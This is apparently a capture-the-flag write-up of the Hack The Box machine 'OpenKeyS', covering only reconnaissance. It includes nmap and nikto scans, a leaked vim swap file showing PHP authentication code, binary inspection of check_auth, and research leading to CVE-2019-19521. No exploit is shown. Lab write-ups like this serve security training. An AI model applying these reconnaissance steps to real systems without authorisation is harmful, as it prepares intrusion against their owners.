HTB.OpenKeyS

Working Theory

Enumeration

Tools

nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-26 05:30 +08
Nmap scan report for 10.10.10.199
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open  http    OpenBSD httpd
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.55 seconds
```

nikto


```
- Nikto v2.1.6
---------------------------------------------------------------------------
```

```
+ Target IP:          10.10.10.199
+ Target Hostname:    10.10.10.199
+ Target Port:        80
+ Start Time:         2020-07-26 05:43:16 (GMT8)
---------------------------------------------------------------------------
+ Server: OpenBSD httpd
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.3.13
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.html, /index.php
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated:  20 error(s) and 11 item(s) reported on remote host
+ End Time:           2020-07-26 06:08:14 (GMT8) (1498 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Targets

post 80

found interesting directory




```
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
```




```
Index of /includes/
--------------------------------------------------------------------------------
../                                                 23-Jun-2020 08:18          -
auth.php                                            22-Jun-2020 13:24       1373
auth.php.swp                                        17-Jun-2020 14:57      12288
--------------------------------------------------------------------------------
```

code for auth.php?
//user accidentally editted the script with vim and it crash, .swp file left




```
b0VIM 8.1�-�^���jenniferopenkeys.htb/var/www/htdocs/includes/auth.php 3210#"! Utp=ad� � =����sWB@?" �������mgC� � � { a W J @ ��� ����vpnmUS0���J� � � � � � � � � � � � ?>} session_start(); session_destroy(); session_unset();{function close_session()} $_SESSION["username"] = $_REQUEST['username']; $_SESSION["user_agent"] = $_SERVER['HTTP_USER_AGENT']; $_SESSION["remote_addr"] = $_SERVER['REMOTE_ADDR']; $_SESSION["last_activity"] = $_SERVER['REQUEST_TIME']; $_SESSION["login_time"] = $_SERVER['REQUEST_TIME']; $_SESSION["logged_in"] = True;{function init_session()} } return False; { else } } return True; $_SESSION['last_activity'] = $time; // Session is active, update last activity time and return True { else } return False; close_session(); { ($time - $_SESSION['last_activity']) > $session_timeout) if (isset($_SESSION['last_activity']) && $time = $_SERVER['REQUEST_TIME']; // Has the session expired? { if(isset($_SESSION["logged_in"])) // Is the user logged in? session_start(); // Start the session $session_timeout = 300; // Session timeout in seconds{function is_active_session()} return $retcode; system($cmd, $retcode); $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " . $password);{function authenticate($username, $password)
```

hidden directory




```
escapeshellcmd("../auth_helpers/check_auth " . $username .
```




```
Index of /auth_helpers/
--------------------------------------------------------------
../                                               23-Jun-2020 
check_auth                                        13-Jan-2020 
--------------------------------------------------------------
```

interesting it's a elf64, it's a shared object(.so) so cant exec




```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ file check_auth
check_auth: ELF 64-bit LSB shared object, x86-64, version 1 (SY
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$
```

enum the readable strings in check_auth
//auth_userokay ?




```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ strings check_auth
/usr/libexec/ld.so
OpenBSD
libc.so.95.1
_csu_finish
exit
_Jv_RegisterClasses
atexit
auth_userokay
_end
AWAVAUATSH
t-E1
t7E1
```

readelf info
//it's a function interesting



```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ readelf -a check_auth | grep auth_userokay
0000000021a8  000500000007 R_X86_64_JUMP_SLO 0000000000000000 auth_userokay + 0
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND auth_userokay
    41: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND auth_userokay
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$
```

googleFu the enum result
//auth_userokay() -> openBSD authentication ?


man.openbsd.org/authenticate.3
OpenBSD manual page server
Manual Page Search Parameters
authenticate
man
apropos
3 - Library Functions
All Architectures
OpenBSD-current

AUTH_APPROVAL(3) Library Functions Manual AUTH_APPROVAL

NAME

auth_approval, **auth_cat**, **auth_checknologin**, **auth_mkvalue**, **auth_userchallenge**, **auth_usercheck**, **auth_userokay**, **auth_userresponse**, **auth_verify** — simplified interface to the BSD Authentication system

SYNOPSIS

#include <sys/types.h>
#include <login_cap.h>
#include <bsd_auth.h>


int
auth_userokay(*char *name*, *char *style*, *char *type*, *char *password*);

*auth_session_t **
auth_userchallenge(*char *name*, *char *style*, *char *type*, *char **challengep*);

*auth_session_t **
auth_usercheck(*char *name*, *char *style*, *char *type*, *char *password*);

int
auth_userresponse(*auth_session_t *as*, *char *response*, *int more*);

int




About 40 results (0.34 seconds)

Did you mean: cve ***auth_user okay***

github.com › dovecot › core › pull

WIP: Remove redundant getpwnam() in bsdauth. · Issue #110 ...

auth_userokay() already checks that the username is valid, but more than that it ... the extra check did protect dovecot from CVE-2019-19521, so that was good).




auth_userokay() already checks that the username is valid, but more than that it allows the flexible OpenBSD auth system which, if the admin has enabled it in login.conf, allows the user to *choose* their authentication style, for example `yubikey` or `skey` or other customized authenticators. Removing this makes dovecot compatible with one-time passwords from skeyinit or oath-toolkit.

(Though, as an aside, the extra check did protect dovecot from CVE-2019-19521, so that was good)

See https://man.openbsd.org/auth_userokay and https://man.openbsd.org/login.conf.5.

//link:https://www.openwall.com/lists/oss-security/2019/12/04/5



